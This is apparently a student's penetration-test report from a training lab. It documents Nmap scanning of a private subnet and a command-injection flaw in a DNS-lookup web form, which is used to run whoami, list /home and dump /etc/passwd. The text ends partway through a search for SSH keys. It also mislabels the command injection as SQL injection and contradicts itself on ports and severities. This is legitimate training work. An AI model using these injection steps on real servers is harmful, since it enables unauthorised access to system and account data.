

Penetration Testing Report

Career Simulation 3

Created by: Ivan Arias

Engagement Contacts:

- Ozzy Pratt
- Robert Cain
- Rachel Scott
- Soraya Rampersad

Executive Summary

This report provides a comprehensive penetration test of the Fullstack Academy network segment 172.31.32.0/20. The test was conducted using Kali Linux and various tools such as Nmap, Burp Suite, and Metasploit. The main objective of the test was to identify and exploit vulnerabilities in the network.

The initial scan focused on identifying active hosts and running services, with special emphasis on non-standard port usage. A web server was then targeted through a critical vulnerability in user input, which allowed us to gain additional access and discover SSH keys. Subsequently, we retrieved password hashes and used tools such as John The Ripper, CrackStation, and a Python script to crack them. This enabled us to access Windows targets through direct logins and the Pass the Hash technique.

Finally, the capture of the flag confirmed the effectiveness of the penetration test.

Penetration Test Findings

Finding #	Severity	Finding Name
HTTP (1013/tcp)	High	Apache http 2.4.52 on Ubuntu
SSH (2222/tcp)	High	OpenSSH 8.9p1 on Ubuntu
PEM Key file	High	id_rsa.pem
SSH-RSA file	Medium	authorized_keys file
Script	High	windows-maintenance.sh
TXT file	Info	secrets.txt

Introduction

This penetration testing report documents the security assessment of the Fullstack Academy network segment 172.31.32.0/20. The scope of this engagement was to discover and exploit vulnerabilities within an isolated network environment. The report follows with a technical overview and details specific information regarding each test stage.

It was tested under the operating system Kali Linux, which is equipped with tools such as Nmap for network reconnaissance, Burp Suite for interception of web traffic, and Metasploit for exploitation execution. The process was initiated by network scanning to outline active hosts with open services. In this case, Nmap capabilities were utilized to catch services running on non-standard ports. The first Nmap scan outlined four hosts apart from the tester machine and conducted further scrutiny for service and version detection up to port 5000.

During the reconnaissance phase, the pentester connected to a web server running on a non-standard port and identified user input-related vulnerabilities. The fact that this confirmed that the vulnerability was exploited is that the whoami command was executed. He also found SSH keys on the web server he had taken over to give him access to another Linux machine.

In the subsequent steps, sensitive data, including password hashes, were identified and cracked using John The Ripper, the online service CrackStation, and a Python script. The cracked username and password combinations were then used to log into the Windows targets using Metasploit's windows/smb/psexec module, and a Pass the Hash technique was applied against another Windows server.

Penetration Test Findings

Finding #	Severity	Finding Name
HTTP (1013/tcp)	High	Apache http 2.4.52 on Ubuntu
SSH (2222/tcp)	High	OpenSSH 8.9p1 on Ubuntu
PEM Key file	High	id_rsa.pem
SSH-RSA file	Medium	authorized_keys file
Script	High	windows-maintenance.sh
TXT file	Low	secrets.txt

Network Scanning

“Reconnaissance is a critical step in the penetration testing process. This is where the Pentester gathers all their intelligence on your company and any potential targets. The amount of information the Pentester has about your organization will depend upon the type of test you agree on. They may also need to identify vital information independently to discover any vulnerabilities and/or entry points in your system. The Pentester will have an exhaustive checklist to complete to discover your vulnerabilities and entry points.” (Pentester, n.d.)

Several commands were performed to gather all information about the network:

- **Basic scan** to check the subnet:

```
1  (kali@kali)-[~]
2  └─$ ip addr
3  1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
4      link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
5      inet 127.0.0.1/8 scope host lo
6          valid_lft forever preferred_lft forever
7      inet6 ::1/128 scope host
8          valid_lft forever preferred_lft forever
9  2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
10     link/ether 02:6c:7f:8f:39:11 brd ff:ff:ff:ff:ff:ff
11     inet 172.31.39.126/20 brd 172.31.47.255 scope global dynamic eth0
12         valid_lft 3164sec preferred_lft 3164sec
13     inet6 fe80::6c:7fff:fe8f:3911/64 scope link
14         valid_lft forever preferred_lft forever
```

Fig .1 Basic scan running the command `ip addr`

Based on the output from the `ip addr` command, we can see that the Kali Linux machine is configured with the IP address 172.31.39.126 on the eth0 interface, and it's within the /20 subnet. This means the address range you can scan is from 172.31.32.0 to 172.31.47.255. The eth0 interface is configured with an IP in the 172.31.32.0/20 subnet, indicating it can communicate with any devices whose IP addresses fall within this range. The subnet setup allows your machine to interact with potentially 4094 hosts (from 172.31.32.1 to 172.31.47.254, excluding the network and broadcast addresses).

- **Ping Sweep** was performed using the -sn option. This allows us to identify active hosts in the 172.31.32.0/20 subnet (Figure 2).

```
1 (kali@kali)-[~]
2 $ nmap -sn 172.31.32.0/20
3 Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-07 23:59 UTC
4 Nmap scan report for ip-172-31-39-126.us-west-2.compute.internal (172.31.39.126)
5 Host is up (0.00036s latency).
6 Nmap scan report for ip-172-31-40-22.us-west-2.compute.internal (172.31.40.22)
7 Host is up (0.0057s latency).
8 Nmap scan report for ip-172-31-43-103.us-west-2.compute.internal (172.31.43.103)
9 Host is up (0.00076s latency).
10 Nmap scan report for ip-172-31-44-198.us-west-2.compute.internal (172.31.44.198)
11 Host is up (0.0055s latency).
12 Nmap scan report for ip-172-31-45-94.us-west-2.compute.internal (172.31.45.94)
13 Host is up (0.0013s latency).
14 Nmap done: 4096 IP addresses (5 hosts up) scanned in 63.81 seconds
```

Fig .2 Identifying which hosts are up in the 172.31.32.0/20 subnet.

Now that we have identified the active hosts (172.31.40.22, 172.31.43.103, 172.31.44.198, and 172.31.45.94), we will perform a port scan.

- **Port Scan.** The -p option allows us to specify which ports to scan, which is used to check for open ports on a system (Figure 3).
- **Service and Version Detection Scan** - performed with the -sV option. It attempts to identify the version of the service running on the port.

```
(kali@kali)-[~]
$
nmap -sV -p1-5000 172.31.40.22
nmap -sV -p1-5000 172.31.43.103
nmap -sV -p1-5000 172.31.44.198
nmap -sV -p1-5000 172.31.45.94
```

Summary Host Information:

Host at 172.31.40.22 HTTP (1013/tcp): Running Apache http 2.4.52 on Ubuntu.

Host at 172.31.40.22 SSH (22/tcp): Running OpenSSH 8.9p1 on Ubuntu.

Host at 172.31.43.103 and 172.31.45.94: Running on Microsoft Windows

- Microsoft Windows RPC (135/tcp)
- NetBIOS Session Service (139/tcp)
- Microsoft DS (445/tcp)

```

1  ┌─(kali@kali)-[~]
2  └─$
3  nmap -sV -p1-5000 172.31.40.22
4  nmap -sV -p1-5000 172.31.43.103
5  nmap -sV -p1-5000 172.31.44.198
6  nmap -sV -p1-5000 172.31.45.94
7
8  Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-08 00:05 UTC
9  Nmap scan report for ip-172-31-40-22.us-west-2.compute.internal (172.31.40.22)
10 Host is up (0.0016s latency).
11 Not shown: 4998 closed tcp ports (conn-refused)
12 PORT      STATE SERVICE VERSION
13 22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
14 1013/tcp  open  http     Apache httpd 2.4.52 ((Ubuntu))
15 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
16
17 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
18 Nmap done: 1 IP address (1 host up) scanned in 12.88 seconds
19 Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-08 00:05 UTC
20 Nmap scan report for ip-172-31-43-103.us-west-2.compute.internal (172.31.43.103)
21 Host is up (0.00016s latency).
22 Not shown: 4996 closed tcp ports (conn-refused)
23 PORT      STATE SERVICE      VERSION
24 135/tcp    open  msrpc        Microsoft Windows RPC
25 139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
26 445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
27 3389/tcp    open  ms-wbt-server Microsoft Terminal Services
28 Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
29
30 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
31 Nmap done: 1 IP address (1 host up) scanned in 15.58 seconds
32 Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-08 00:05 UTC
33 Nmap scan report for ip-172-31-44-198.us-west-2.compute.internal (172.31.44.198)
34 Host is up (0.0041s latency).
35 Not shown: 4999 closed tcp ports (conn-refused)
36 PORT      STATE SERVICE      VERSION
37 2222/tcp   open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
38 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
39
40 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
41 Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
42 Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-08 00:05 UTC
43 Nmap scan report for ip-172-31-45-94.us-west-2.compute.internal (172.31.45.94)
44 Host is up (0.00017s latency).
45 Not shown: 4996 closed tcp ports (conn-refused)
46 PORT      STATE SERVICE      VERSION
47 135/tcp    open  msrpc        Microsoft Windows RPC
48 139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
49 445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
50 3389/tcp    open  ms-wbt-server Microsoft Terminal Services
51 Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
52
53 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
54 Nmap done: 1 IP address (1 host up) scanned in 16.78 seconds

```

Fig .3 Services Scan detection.

“Threat modeling and vulnerability analysis involve the pentester identifying potential targets and mapping attack vectors. The information gathered during the intelligence-gathering stage will be the basis for these steps” (Pentester, n.d.).

“In today’s world, the performance and security of web servers are critical to an organization's success. Web servers are a target of cyber-attacks daily, and they must remain secure and always protected. Web servers are vulnerable to several attacks. Here’s an overview of the most common server vulnerabilities:

1. **Unsecured Administrative Access:** Most web servers have an administrator interface that remotely manages the server. However, these interfaces are often left unsecured, allowing attackers to gain control of the server if they can exploit the vulnerability.
2. **SQL Injection Attacks:** SQL injection allows attackers to execute malicious SQL code on a web server. This code can modify database content, delete data, or even gain access to sensitive information.
3. **Denial of Service:** A denial of service attack is a type of cyber-attack that seeks to disable a server or a network by flooding it with requests, overwhelming its resources, and preventing it from responding to legitimate requests” (Malik, 2023)

Based on the result of the previous step, we will start by searching for vulnerabilities. The Apache server on the 172.31.40.22 machine seems like a good candidate for this.

- **Accessing the Apache webserver 172.31.40.22:1013**



```
1 (kali@kali) - [~]  
2 $ firefox 172.31.40.22:1013
```

Fig .4 Accessing the Apache server.




Fig .5 Accessing the Apache server.

From here, we have two options to check for vulnerabilities: 1. Test the input manually or 2. Use Burp Suite. Both methods were used in this report.

“How to detect SQL injection vulnerabilities.

You can detect SQL injection manually using a systematic set of tests against every entry point in the application. To do this, you would typically submit:

- *The single quote character ' and look for errors or other anomalies.*
- *Some SQL-specific syntax that evaluates the base (original) value of the entry point and to a different value and looks for systematic differences in the application responses.*
- *Use Boolean conditions such as OR 1=1 and OR 1=2 to look for differences in the application's responses.*
- *Payloads are designed to trigger time delays when executed within a SQL query and look for differences in response time.*

- *OAST payloads are designed to trigger an out-of-band network interaction when executed within a SQL query and monitor any resulting interactions.*

Alternatively, you can find most SQL injection vulnerabilities quickly and reliably using Burp” (What Is SQL Injection? Tutorial & Examples | Web Security Academy, n.d.)

The server hosts a web application that uses the nslookup command to check DNS names. The input will be tested with different characters and commands.

- Testing the inputs manually:



The screenshot shows a web application interface. On the left, there is a blue navigation bar with the text "Navigation" and a white box below it containing the text "IP Finder". The main content area has a light gray background. At the top, it says "Enter the DNS name to lookup:.". Below this is a text input field with the placeholder text "Enter DNS Name". To the right of the input field is a button labeled "Submit Button". Below the input field, the application displays the results of a DNS lookup. It shows "Server: 127.0.0.53" and "Address: 127.0.0.53#53". Below this, it says "Non-authoritative answer:" followed by "Name: hcoco1.com" and "Address: 216.24.57.1".

Fig.6 Testing the input with a dns name.

Enter the DNS name to lookup:.


```
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   hcoco1.com
Address: 216.24.57.1

www-data
```

Fig.6 Testing the input with the whoami command.

Enter the DNS name to lookup:.


```
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   hcoco1.com
Address: 216.24.57.1

total 24
drwxr-xr-x  6 root      root      4096 Jul  3  2023 .
drwxr-xr-x 19 root      root      4096 May 12 22:53 ..
drwxr-xr-x  3 alice-devops alice-devops 4096 Jun 29  2023 alice-devops
drwxr-xr-x 15 labsuser  labsuser  4096 Nov  2  2022 labsuser
drwxr-x--  5 ubuntu    ubuntu    4096 Sep 15  2022 ubuntu
drwxr-xr-x  3 www-data  www-data  4096 Nov  2  2022 www-data
```

Fig.7 Testing the input with the ls -la /home/ command.

Enter the DNS name to lookup..

Submit Button

```

Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   hcoco1.com
Address: 216.24.57.1

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105:/:nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113:/:run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114:/:nonexistent:/usr/sbin/nologin
sshd:x:109:65534:/:run/sshd:/usr/sbin/nologin
pollinate:x:110:1:/:var/cache/pollinate:/bin/false
landscape:x:111:116:/:var/lib/landscape:/usr/sbin/nologin
ec2-instance-connect:x:112:65534:/:nonexistent:/usr/sbin/nologin
_chrony:x:113:120:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:999:100:/:var/snap/lxd/common/lxd:/bin/false
labsuser:x:1001:1001:,,,:/home/labsuser:/bin/bash
rtkit:x:114:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:115:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
systemd-oom:x:117:124:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
whoopsie:x:118:125:/:nonexistent:/bin/false
avahi-autoipd:x:119:126:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
nm-openvpn:x:121:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
avahi:x:122:128:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:123:129:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
sssd:x:124:130:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:125:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
saned:x:126:132:/:var/lib/saned:/usr/sbin/nologin
colord:x:127:133:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:128:134:/:var/lib/geoclue:/usr/sbin/nologin
pulse:x:129:135:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:130:65534:/:run/gnome-initial-setup:/bin/false
hplip:x:131:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:132:137:Gnome Display Manager:/var/lib/gdm3:/bin/false
dcv:x:998:999:Desktop Cloud Visualization:/var/lib/dcv:/usr/sbin/nologin
mysql:x:133:138:MySQL Server,,,:/nonexistent:/bin/false
alice-devops:x:1002:1002:,,,:/home/alice-devops:/bin/bash

```

Fig.6 Testing the input with the cat /etc/passwd command.

- Using Burp Suite:




Fig.7 Activating the foxyproxy plugin to allow Burp access.




Fig. 8 Intercepting the request in the Proxy tab and sending it to the Repeater tab.




Fig. 9 Sending the SQL Injection Attack in the Repeater tab.





Fig. 10 Testing the input with the cat /etc/passwd command.

Pivoting

“Exploitation

Now that the map of potential entry points and vulnerabilities has been established, the pentester will begin testing. The goal is for them to see how far they can get into your system, avoid being detected, and identify any high-value targets” (Pentester, n.d.).

- Searching the webserver for SSH keys.



Enter the DNS name to lookup:

